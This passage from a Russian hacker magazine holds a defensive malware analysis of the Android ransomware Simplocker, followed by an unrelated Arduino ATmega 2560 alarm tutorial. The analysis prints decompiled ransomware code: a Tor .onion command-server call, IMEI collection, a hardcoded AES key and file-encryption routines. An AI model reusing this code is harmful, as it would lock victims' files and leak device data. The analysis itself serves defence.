  requestWindowFeature(1);
  getWindow().setFlags(1024, 1024);
  setContentView(2130903040);
  startService();
}

public boolean onKeyDown(int paramInt, KeyEvent paramKeyEvent)
{
  return true;
}
```

7

```
public void run()
{
  try
  {
    HttpResponse localHttpResponse = HttpSender.this.send(HttpSender.this.context, "http://veb4ym4wtxee23q6.onion/", HttpSender.thi
    if (localHttpResponse.getStatusLine().getStatusCode() != 200) {
      throw new Exception();
    }
    JSONObject localJSONObject = new JSONObject(EntityUtils.toString(localHttpResponse.getEntity()));
    HttpSender.RequestType localRequestType1 = HttpSender.this.type;
    HttpSender.RequestType localRequestType2 = HttpSender.RequestType.TYPE_CHECK;

  public HttpSender(String paramString, RequestType paramRequestType, Context paramContext)
  {
    this.dataToSend = paramString;
    settings = paramContext.getSharedPreferences("AppPrefs", 0);
    this.httpclient = new StrongHttpsClient(paramContext);
    this.httpclient.useProxy(true, "SOCKS", "127.0.0.1", 9050);
    this.context = paramContext;
    this.type = paramRequestType;
  }
```


8

```
public static String getIMEI(Context paramContext)
{
  return ((TelephonyManager)paramContext.getSystemService("phone")).getDeviceId();
}

public static String getModel()
{
  String str1 = Build.MANUFACTURER;
  String str2 = Build.MODEL;
  if (str2.startsWith(str1)) {
```

9

```
HttpResponse localHttpResponse = HttpSender.this.send(HttpSender.this.context, "http://veb4ym4wtxee23q6.onion
if (localHttpResponse.getStatusLine().getStatusCode() != 200) {
  throw new Exception();
}
JSONObject localJSONObject = new JSONObject(EntityUtils.toString(localHttpResponse.getEntity()));
HttpSender.RequestType localRequestType1 = HttpSender.this.type;
HttpSender.RequestType localRequestType2 = HttpSender.RequestType.TYPE_CHECK;
if (localRequestType1 == localRequestType2) {
  try
  {
    if (localJSONObject.getString("command").equals("stop"))
    {
      new FilesEncryptor(HttpSender.this.context).decrypt();
      Utils.putBooleanValue(HttpSender.settings, "DISABLE_LOCKER", true);
      return;
    }
```



WARNING

Simplocker блокирует экран телефона достаточно эффективно, но не безнадежно. Обладая определенной ловкостью рук, быстрыми и точными движениями пальцев можно попытаться остановить работу трояна через какой-нибудь заранее установленный менеджер приложений (если у тебя есть знакомый чемпион по сборке кубика Рубика, то можешь попросить его).

Рис. 5. Компоненты трояна в AndroidManifest.xml

Рис. 6. Вывод надписи на экран из ресурсов приложения и обработчик нажатий кнопок на телефоне

Рис. 7. Доменное имя командного сервера и настройки соединения в коде программы

Рис. 8. Вот так Simplocker получает IMEI и модель телефона

Рис. 9. По получении команды stop троян начинает расшифровку файлов

Рис. 10. Текстовая строка для генерации ключа и инициализация алгоритма шифрования

мнительные разрешения. Далее следуют объявления компонентов трояна: один компонент Main типа action, который запускается в момент, когда пользователь щелкает по иконке трояна, два компонента типа receiver — ServiceStarter и SDCardServiceStarter (первый запускается во время загрузки телефона, второй — при наличии SD-карты) и два компонента типа service — MainService и TorService.

Все названия говорят сами за себя. В MainService реализован основной функционал трояна, ServiceStarter, очевидно, запускает основной сервис в момент загрузки телефона, SDCardServiceStarter запускает процесс шифрования файлов, если в телефон вставлена SD-карта, а TorService, судя по названию, отвечает за связь с командным сервером посредством сети Tor.

Основная задача класса Main — блокировка экрана, вывод на него грозной надписи и запуск сервиса, который описан классом MainService. Все устрашающие надписи находятся в ресурсах APK-файла в виде текстовых строк, а блокировка экрана осуществляется перехватом нажатий кнопок телефона Home, Back и Menu.

СВЯЗЬ С КОМАНДНЫМ СЕРВЕРОМ

Главная особенность этого трояна — использование сети Tor для связи с командным сервером. Сам командный сервер располагается в доменной зоне .onion, что делает весьма затруднительным идентификацию его владельца.

10

```
public static final String ADMIN_URL = "http://veb4ym4wtxee23q6.onion/";
public static final int CHECK_MAIN_WINDOW_TIME_SECONDS = 1;
public static final String CIPHER_PASSWORD = "jndlasf074hr";
public static final String CLIENT_NUMBER = "4";
public static final String DEBUG_TAG = "DEBUGGING";
public static final String DISABLE_LOCKER = "DISABLE_LOCKE
public static final List<String> EXTENSIONS_TO_ENCRYPT = A    List(new String[] { "jp

public AesCrypt(String paramString)
  throws Exception
{
  MessageDigest localMessageDigest = MessageDigest.getInstance("SHA-256");
  localMessageDigest.update(paramString.getBytes("UTF-8"));
  byte[] arrayOfByte = new byte[32];
  System.arraycopy(localMessageDigest.digest(), 0, arrayOfByte, 0, arrayOfByte.length);
  this.cipher = Cipher.getInstance("AES/CBC/PKCS7Padding");
  this.key = new SecretKeySpec(arrayOfByte, "AES");
  this.spec = getIV();
}
```

```
public void decrypt()
  throws Exception
{
  AesCrypt localAesCrypt;
  Iterator localIterator;
  if (isExternalStorageWritable())
  {
    localAesCrypt = new AesCrypt("jndlasf074hr");
    localIterator = this.filesToDecrypt.iterator();
  }
  for (;;)
  {
    if (!localIterator.hasNext()) {
      return;
    }
    String str = (String)localIterator.next();
    localAesCrypt.decrypt(str, str.substring(0, str.lastIndexOf(".")));
    new File(str).delete();
  }
}

public void encrypt()
  throws Exception
{
  AesCrypt localAesCrypt;
  Iterator localIterator;
  if ((!this.settings.getBoolean("FILES_WAS_ENCRYPTED", false)) && (isExternalStorageWritable()))
  {
    localAesCrypt = new AesCrypt("jndlasf074hr");
    localIterator = this.filesToEncrypt.iterator();
  }
  for (;;)
  {
    if (!localIterator.hasNext())
    {
      Utils.putBooleanValue(this.settings, "FILES_WAS_ENCRYPTED", true);
```

Формирование ключа шифрования

Рис. 11. Код функций decrypt и encrypt, ответственных за расшифровывание и зашифровывание файлов




Рис. 12. Зашифрованные файлы с расширением enc

Рис. 13. Исходный (вверху) и зашифрованный (внизу) txt-файл. Длина файла увеличилась на 16 байт за счет выравнивания блоков

В отличие от CryptoLocker’a, Simplocker не генерирует доменные имена командного сервера по специальному алгоритму. Имя сервера прописано непосредственно в теле программы, при этом в разных вариантах программы имена отличаются друг от друга.

После соединения троян собирает полную информацию о телефоне (IMEI устройства, номер телефона, производитель, модель, версия ОС) и передает все это на командный сервер, для того чтобы определить факт оплаты. По этому номеру и отслеживается факт оплаты. При подтверждении оплаты в ответном сообщении от командного сервера передается команда на снятие экрана блокировки и расшифровку зашифрованных файлов.

За успешную работу трояна в Tor-сети, как мы уже говорили, отвечает класс TorService, код которого, по всей видимости, был взят из популярного Tor-клиента под андроид Orbot и немного допилен под нужный функционал.





INFO

.onion — псевдодомен верхнего уровня, созданный в 2004 году для обеспечения доступа к анонимным сервисам сети Tor. Адреса в этой доменной зоне не являются DNS-записями, и информация о них не хранится в корневых DNS-серверах, поэтому для просмотра onion-сайтов необходим либо плагин для браузера, либо специально обученный Tor-клиент.

ПОИСК И ШИФРОВАНИЕ ФАЙЛОВ

При обнаружении в телефоне SD-карты стартует SDCardServiceStarter, который, в свою очередь, запускает процесс поиска и шифрования файлов. Если покопаться в коде трояна, то там можно обнаружить следующие строки:




```
EXTENSIONS_TO_ENCRYPT =
    Arrays.asList(new String[]
    {
        "jpeg", "jpg", "png",
        "bmp", "gif", "pdf",
        "doc", "docx", "txt",
        "avi", "mkv", "3gp", "mp4"
    })
```


Как можно догадаться, это не что иное, как расширения файлов, которые будут подвергнуты шифрованию. Для шифрования файлов используется криптографическое расширение JCE (Java Cryptography Extension), позволяющее реализовать основные криптографические алгоритмы.

Рассматриваемый нами троян использует алгоритм симметричного шифрования AES с длиной ключа в 256 бит, причем ключ генерируется самим трояном из текстовой строки, которая хранится в теле трояна (в CryptoLocker’е, напомним, использовался алгоритм RSA и ключ для расшифровки хранился на командном сервере). Генерация ключа шифрования осуществляется путем снятия SHA-256-хеша с текстовой строки, состоящей из 12 символов (у каждого из вариантов трояна эта строка разная).

Как известно, при AES-шифровании для шифровки и дешифровки используется один и тот же ключ, так что, подглядев куски кода трояна в том месте, где происходит генерация ключа и инициализация алгоритма шифрования, можно запросто написать код, который бесплатно расшифрует файлы без команды stop от командного сервера. После того как троян зашифровал очередной файл, он добавляет к зашифрованному файлу расширение enc, записывает его на SD-карту и удаляет исходный файл.

ЗАКЛЮЧЕНИЕ

Конечно, до той степени коварства, которой достиг CryptoLocker, этому творению неведомых мастеров еще далеко (денег он требует поменьше, да и шифрует файлы так, что их можно расшифровать самому, немного поизучав код функции дешифровки), но все же преуменьшать опасность такого рода вредоносных программ не стоит и следует быть повнимательней с тем, что хочется установить на свой телефон. Ведь никто не знает, каким будет следующий шаг вирусописателей.



ПРОДОЛЖАЕМ ПРОГРАММИРОВАТЬ ДЛЯ ATMEGA 2560 НА ПРИМЕРЕ СИГНАЛИЗАЦИИ

В прошлой статье мы кратко прошлись по архитектуре и инструментам разработки для ATmega 2560, написали простенькую программку и даже прошили ее в контроллер. Но, как ты понимаешь, Hello world — это только цветочки, попробую угостить тебя ягодками. Сегодня в меню: прерывания, работа с EEPROM, работа с UART и дискретными входами.

B ARDUINO ПО-ХАРДКОРНОМУ



Антон Сысоев
anton.sysoev@gmail.com

ЧАСТЬ II

Sandy Noble@flickr.com

ПОСТАНОВКА ЗАДАЧИ

Месяц назад мы сделали маленький main, который заставлял весело моргать светодиод на плате. В этот раз мы пойдем дальше, наш проект будет соответствовать следующим требованиям:

- устройство должно иметь два режима индикации: режим ожидания и «аварийный»;
- устройство должно переходить в аварийный режим, если замкнулись определенные контакты на плате, и возвращаться обратно при их размыкании;
- пользователь должен иметь возможность настроить индикацию по своему вкусу.

Так как сухая постановка задачи скучна, мы придумаем жизненную ситуацию. Например, пока ты сидишь и смотришь кино в наушниках, в холодильник на кухне проникает неизвестный враг и похищает оттуда колбасу. Никогда не сталкивался с таким? А ведь это очень возможно, и нужно быть готовым ко всему заранее! Нужна сигнализация. Для ее реализации дверь холодильника оборудуй контактным или магнитным датчиком (например, ИО-102-16/2, но на кустарном уровне сгодятся и два провода витой пары, приклеенные скотчем так, чтобы при закрытой дверце холодильника они замыкались), Arduino положи в комнате на видном месте, заведи провода от датчика к Arduino по следующей схеме (какой конкретно провод куда подключать — значения не имеет):

- один провод на колодке `DIGITAL` на любой из контактов `GND`;
- второй провод на колодке `DIGITAL` на контакт 43.

ПЛАН РЕШЕНИЯ ЗАДАЧИ

Чтобы отслеживать, замкнуты ли провода, необходимо периодически опрашивать состояние входного сигнала на микроконтроллере.

В задаче указано, что пользователь должен иметь возможность настраивать индикацию. Воспользуемся памятью **EEPROM** микроконтроллера и при запуске будем читать оттуда настройки. А для записи настроек напишем небольшой интерактивный терминал, к которому можно подключиться любой терминальной программой по порту RS-232. Встает вопрос: где взять RS-232 на Arduino и на компьютере? Все очень просто, если ты не потерял схему платы Arduino. USB-разъем платы Arduino заведен на UART0 микроконтроллера через микросхему-преобразователь USB — COM (на самом деле, как ты помнишь, там стоит ATmega16U, он-то и играет роль этого преобразователя).

Индикацию из основного цикла программы придется убирать, потому что время обработки команд у нас непредсказуемо, а значит, мы будем иметь проблемы с выдерживанием времени моргания светодиодом.




DVD

На сайте ты найдешь исходники проекта, описываемого в статье.



INFO

В реальной жизни для анализа состояния входных сигналов используют аппаратные и программные фильтры, так как мир неидеален и при размыкании/замыкании контактов возникает так называемый дребезг контакта.



РЕШЕНИЕ

Ввод/вывод

Настройка таймера

Начнем, как принято, с конца :). Как ты понял, раз из основного цикла мы убираем управление светодиодом, то куда-то его надо вставить. Самое логичное — это повесить обработчик прерывания по таймеру и в нем отсчитывать время зажигания или гашения светодиода, а также собственно зажигать/гасить светодиод. Приведу небольшой кусочек кода, который инициализирует таймер на генерацию прерывания один раз в 1 мс:

```
TCCR1A = 0x00;
TCCR1B = ( 1 << WGM12 ) | ( 1 << CS11 ) | ↵
(1 << CS10);
TCCR1C = 0x00;
TCNT1 = 0x0000;
OCR1A = 250;
OCR1B = 0x0000;
OCR1C = 0x0000;
TIMSK1 |= (1 << OCIE1A);
```

Что тут происходит? Чтобы не заниматься неудобными пересчетами в программе, проще настроить таймер на срабатывание раз в 1 мс. Таймеры в ATmega — штука крутая и имеют кучу возможностей, о которых ты можешь почитать в мануале, я выбрал режим работы таймера по сравнению со сбросом `( 1 << WGM12 )`. В этом режиме таймер начинает считать с частотой clk/64 (`( 1 << CS11 ) | (1 << CS10)`), при достижении значения в регистре `OCR1A (OCR1A = 250 - 250 тактов)` срабатывает прерывание и счетчик начинает заново.

После настройки таймера выставляй флаг разрешения прерывания по сравнению Timer1 `TIMSK1 |= (1 << OCIE1A)`.

Теперь объявляй обработчик прерывания, выглядит это следующим образом:

```
ISR(TIMER1_COMPA_vect)
{
    /* Вызываем пользовательский обработчик
       прерывания по таймеру */
    user_timer_ISR();
}
```

Для универсальности я сделал вызов внешней функции, в нее ты потом можешь вынести различные вкусности, которые хочешь обрабатывать раз в миллисекунду. Я же поставил моргание светодиодом и анализ состояния дискретного входа (то есть проверка на замыкание/размыкание контактного датчика).

```
// Моргаем светодиодом
blink_led();
// Анализируем состояние дискретных входов
process_input();
```

Обработка состояния дискретного входа

Для начала надо инициализировать GPIO микроконтроллера, сказав ему, что ты хочешь использовать определенные ноги как получатель входных сигналов. Делается это следующим образом:

```
// Включаем внутреннюю подтяжку к "1"
PORTL |= _BV(PL6);
// Настраиваем пин PL6 на вход
DDRL &= ~_BV(PL6);
```

Что такое внутренняя подтяжка? Переключив ногу на вход, ты сказал микроконтроллеру, что он должен снимать сигнал с этой ноги. Но что делать, если нога «болтается в воздухе», то есть контактный датчик разомкнут?

Давай определимся для начала, какое состояние будет считаться замкнутым. Я выбрал замыкание ноги на `GND`. Сейчас объясню почему.

Микроконтроллер понимает только два состояния дискретного входа: к ноге приложено напряжение (логическая единица) или нога замкнута на землю (логический ноль), все остальное есть неопределенность. То есть каждый раз, считывая состояние, ты не можешь точно сказать, какое же оно на самом деле, и микроконтроллер может посчитать его как за 0, так и за 1.

Для разрешения этой дилеммы используют подтяжки к 1 (через ограничительный резистор замыкают на линию питания) или к 0 (замыкают ногу на землю), то есть задается значение по умолчанию. Таким образом, если нога «висит в воз-

духе», то, зная, к какому значению у тебя подтяжка, ты можешь точно подтвердить факт «нога в воздухе» и получить вполне определенное значение.

В ATmega 2560 (как и во всем семействе микроконтроллеров mega) существует функция внутренней подтяжки к 1, то есть микроконтроллер сам разрешает ситуацию «нога в воздухе». Теперь ты знаешь ответ на вопрос, зачем использовать состояние «замкнуто» контактного датчика как замыкание на GND. Если нога «в воздухе», то ты прочитаешь 1, если нога замкнута на землю, то ты прочитаешь 0.

Чтение состояния дискретного входа осуществляется чтением регистра PINx и маскированием соответствующего бита:

```
uint8_t cur_state = (PINL & _BV(PL6));
```

Дальше анализируем состояние и в зависимости от него устанавливаем нужный режим:

```
// Изменилось, начинаем моргать в соответствии
// с новым режимом
if (cur_state == 0)
    ch_blink_mode(wm_alarm);
else
    ch_blink_mode(wm_normal);
```

А поговорить?

Теперь давай займемся реализацией терминала, то есть организуем общение с микроконтроллером. Как я уже упоминал, использовать мы будем UART0. UART0 является периферийным устройством, и для указания микроконтроллеру, что ты хочешь именно его, необходимо произвести некоторые манипуляции, то есть настроить скорость, проверку четности, длину слова.

Для облегчения жизни я сделал небольшой макрос (ничего инновационного :)) для настройки регистра скорости:

```
#define UART_CALC_BR( br ) ( ( uint16_t )↵
( ( F_CPU/ ( 16UL * (br) ) ) - 1 ) )
```

Настроим сам USART0.

```
uint16_t br = UART_CALC_BR(9600);

// Настройка скорости обмена
UBRR0H = br >> 8;
UBRR0L = br & 0xFF;

// 8 бит данных, 1 стоп-бит, без контроля четности
UCSR0C = ( 1 << USBS0 ) | ( 1 << UCSZ01 ) |↵
( 1 << UCSZ00 );

// Разрешить прием и передачу данных
UCSR0B = ( 1 << TXEN0 ) | ( 1 << RXEN0 ) | ↵
(1 << RXCIE0 );
```

Отдельно прокомментирую последнюю строку. В ней мы включаем передатчик 1 << TXEN0, приемник 1 << RXEN0 и включаем прерывание по приему байта 1 << RXCIE0. Обращаю твое внимание, что всю работу я перекидываю на прерывания. Таким образом я разгружаю основной цикл программы от необходимости контролировать наличие очередного байта в приемнике UART, так как это чревато либо пропуском байта (пока ты занимался другими делами, пришло 2 байта), либо ожиданием очередного байта, что остановит работу основного кода. Для приема/передачи UART воспользуемся буферами FIFO по одному на каждое направление.

Теперь позаботимся об удобном обмене данными. Так как у нас будет реализация терминала, я решил, что удобнее всего использовать стандартные библиотечные функции printf и fgets. Для того чтобы эти функции заработали в том виде, как они задуманы, необходимо создать свой поток и реализовать функции отправки и приема байта:


```
/* Объявляем поток ввода/вывода, который будем
    использовать для перенаправления stdio */
static FILE uart_stream = FDEV_SETUP_STREAM ↵
(uart_putc, uart_getc, _FDEV_SETUP_RW);
```



WWW

Очень популярный форум разработчиков для AVR: avrfreaks.net

Хорошая статья про настройку таймеров на русском: eugenemcu.ru/publ/5-1-0-49



WARNING

При работе с микроконтроллером постарайся убрать все металлические предметы, чтобы предотвратить случайное короткое замыкание и выход платы из строя.



WWW

Пример реализации буфера FIFO, использованный в статье: goo.gl/TIXIyc



INFO

Существуют микроконтроллеры, позволяющие делать подтяжку к обоим значениям: или к 1, или к 0.

ПЕРИФЕРИЯ

